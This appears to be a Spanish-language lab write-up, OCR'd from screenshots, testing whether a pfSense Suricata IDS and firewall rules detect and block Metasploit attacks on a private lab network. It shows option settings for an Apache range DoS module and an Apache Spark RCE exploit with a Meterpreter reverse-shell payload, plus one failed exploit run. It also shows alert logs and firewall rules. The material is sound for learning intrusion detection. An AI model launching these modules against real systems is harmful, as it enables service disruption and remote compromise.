
□	Interface	Suricata Status	Pattern Match	Blocking Mode	Description	Actions
□	WAN (em0)	✓	AUTO	LEGACY MODE	WAN	
□	LAN (em1)	✓	AUTO	LEGACY MODE	LAN	

Realizamos algun ataque con metasploit que lance una alerta en Suricata



```
[*] Auxiliary module execution completed
msf6 auxiliary(dos/http/apache_range_dos) > options

Module options (auxiliary/dos/http/apache_range_dos):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   10.0.3.7         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RLIMIT   5000             yes       Number of requests to send
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads (max one per host)
   URI      /                yes       The request URI
   VHOST                     no        HTTP server virtual host


Auxiliary action:

   Name  Description
   ----  -----------
   DOS   Trigger Denial of Service against target


View the full module info with the info, or info -d command.
```

Suricata solo detectaba ataques en WAN que es 10.0.2.X, como estamos en 10.0.3.X, y la regla era sobre metasplotable, cree una regla en la WAN para bloquear a Kali en el puerto 80.




Firewall / Rules / WAN


Rules (Drag to Change Order)

☐		States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
☐	✗	0 /0 B	IPv4 TCP	*	*	10.0.3.7	80 (HTTP)	*	none		Block kali port 80	
☐	✓	0 /0 B	IPv4 ICMP any	*	*	*	*	*	none		Permission ICMP	
☐	✓	0 /0 B	IPv4 TCP	*	*	WAN address	80 (HTTP)	*	none		NAT 80 A 80 WAN LAN	


Realice la explotación de varios exploits y los detecta



```
msf6 exploit(linux/http/apache_spark_rce_cve_2022_33891) > options

Module options (exploit/linux/http/apache_spark_rce_cve_2022_33891):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.0.3.7         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The URI of the vulnerable instance
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,certutil,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.3.5         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   Linux Dropper



View the full module info with the info, or info -d command.
```



```
msf6 exploit(linux/http/apache_spark_rce_cve_2022_33891) > exploit

[*] Started reverse TCP handler on 10.0.3.5:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Checking if 10.0.3.7:80 can be exploited!
[-] Exploit aborted due to failure: not-vulnerable: The target is not exploitable. Target did not respond with a 403 response. "set ForceExploit true" to override check result.
[*] Exploit completed, but no session was created.
```



Alert Log View Settings

Instance to View (WAN) WAN

Choose which instance alerts you want to inspect.

Save or Remove Logs Download — All alert log files for selected interface will be downloaded

Clear — All log files will be cleared

Save Settings Save — Save auto-refresh and view settings


☑ Refresh — Default is ON

250 — Number of alerts to display. Default is 250


Alert Log View Filter

Last 250 Alert Entries. (Most recent entries are listed first)

Date	Action	Pri	Proto	Class	Src	SPort	Dst	DPort	GID:SID	Description
02/17/2023 00:15:09	⚠	3	UDP	Generic Protocol Command Decode	10.0.2.44	123	178.79.188.22	123	1:2200075	SURICATA UDPv4 invalid checksum
02/17/2023 00:15:02	⚠	3	UDP	Generic Protocol Command Decode	10.0.2.44	123	162.159.200.123	123	1:2200075	SURICATA UDPv4 invalid checksum
02/17/2023 00:14:57	⚠	3	UDP	Generic Protocol Command Decode	10.0.2.44	123	201.217.3.86	123	1:2200075	SURICATA UDPv4 invalid checksum
02/17/2023 00:14:49	⚠	3	UDP	Generic Protocol Command Decode	10.0.2.44	123	201.217.3.85	123	1:2200075	SURICATA UDPv4 invalid checksum
02/17/2023 00:14:02	⚠	3	UDP	Generic Protocol Command Decode	10.0.2.44	123	162.159.200.1	123	1:2200075	SURICATA UDPv4 invalid checksum
02/17/2023 00:13:46	⚠	3	UDP	Generic Protocol Command Decode	10.0.2.44	123	193.225.190.4	123	1:2200075	SURICATA UDPv4 invalid checksum
02/17/2023 00:12:54	⚠	3	UDP	Generic Protocol Command Decode	10.0.2.44	123	178.79.188.22	123	1:2200075	SURICATA UDPv4 invalid checksum
02/17/2023	⚠	3	UDP	Generic Protocol Command	10.0.2.44	123	162.159.200.123	123	1:2200075	SURICATA UDPv4 invalid



```
msf6 auxiliary(dos/http/apache_range_dos) > options

Module options (auxiliary/dos/http/apache_range_dos):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS    10.0.3.7         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RLIMIT    5000             yes       Number of requests to send
   RPORT     80               yes       The target port (TCP)
   SSL       false            no        Negotiate SSL/TLS for outgoing connections
   THREADS   1                yes       The number of concurrent threads (max one per host)
   URI       /                yes       The request URI
   VHOST                      no        HTTP server virtual host


Auxiliary action:

   Name  Description
   ----  -----------
   DOS   Trigger Denial of Service against target



View the full module info with the info, or info -d command.

msf6 auxiliary(dos/http/apache_range_dos) > 
```



Alert Log View Settings

Instance to View (WAN) WAN

Choose which instance alerts you want to inspect.

Save or Remove Logs

All alert log files for selected interface will be downloaded

All log files will be cleared

Save Settings

Save auto-refresh and view settings

☑ Refresh

Default is ON

250

Number of alerts to display. Default is 250

Alert Log View Filter

Last 250 Alert Entries. (Most recent entries are listed first)

Date	Action	Pri	Proto	Class	Src	SPort	Dst	DPort	GID:SID	Description
02/17/2023 00:18:12	⚠	3	UDP	Generic Protocol Command Decode	10.0.2.44	123	193.225.190.4	123	1:2200075	SURICATA UDPv4 invalid checksum
02/17/2023 00:17:24	⚠	3	UDP	Generic Protocol Command Decode	10.0.2.44	123	178.79.188.22	123	1:2200075	SURICATA UDPv4 invalid checksum
02/17/2023 00:17:13	⚠	3	UDP	Generic Protocol Command Decode	10.0.2.44	123	162.159.200.123	123	1:2200075	SURICATA UDPv4 invalid checksum
02/17/2023 00:17:11	⚠	3	UDP	Generic Protocol Command Decode	10.0.2.44	123	201.217.3.86	123	1:2200075	SURICATA UDPv4 invalid checksum